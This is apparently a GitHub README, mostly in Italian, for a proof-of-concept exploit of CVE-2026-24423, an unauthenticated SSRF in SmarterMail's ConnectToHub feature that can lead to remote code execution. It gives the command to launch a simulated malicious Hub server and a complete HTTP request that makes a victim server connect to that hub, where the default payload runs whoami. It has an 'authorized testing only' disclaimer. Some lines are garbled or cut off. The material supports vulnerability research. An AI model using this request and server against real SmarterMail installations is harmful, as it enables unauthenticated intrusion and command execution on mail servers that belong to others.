 aavamin/cve-2026-24423
Script di riproduzione per CVE-2026-24423, una violazione del confine di fiducia in SmarterMail ConnectToHub che porta a SSRF e potenziale esecuzione remota di codice. Include un server Hub simulato e istruzioni per attivare l'API vulnerabile.

# CVE-2026-24423 – Riproduzione

> ⚠️ **Solo per ricerca sulla sicurezza e test autorizzati / For security research and authorized testing only**


## Introduzione (Overview)

Questo progetto serve a riprodurre la vulnerabilità **CVE-2026-24423**.
La vulnerabilità esiste nella funzionalità **SmarterMail ConnectToHub** e la sua causa principale è:

- Le interfacce a livello amministrativo non richiedono autenticazione
- Il server si connette attivamente all'Hub specificato dall'utente (SSRF)
- I dati restituiti dall'Hub esterno vengono utilizzati direttamente per operazioni a livello di sistema locale

Questa vulnerabilità è una **violazione del confine di fiducia a livello di progettazione (Trust Boundary Violation)** e può infine portare all'esecuzione remota di codice.

Questo repository è destinato esclusivamente alla **verifica della vulnerabilità e alla ricerca tecnica**, non all'uso come arma.
Start Hub Simulation Server
python3 cve-2026-24423.py
Questo script:
SystemMountTrigger the Vulnerable API
Usa Yakit o Burp Suite per inviare la richiesta:
POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}
Questa interfaccia non richiede autenticazione No authentication is required.
Troubleshooting
Se la riproduzione della vulnerabilità fallisce:
MountPath in cve-2026-24423.pyResult

Quando la vulnerabilità viene attivata con successo, SmarterMail analizza i dati restituiti dall'Hub; il codice predefinito esegue solo il comando whoami.
Screenshot di esempio / Example:
Questo progetto è stato realizzato da ChatGPT.
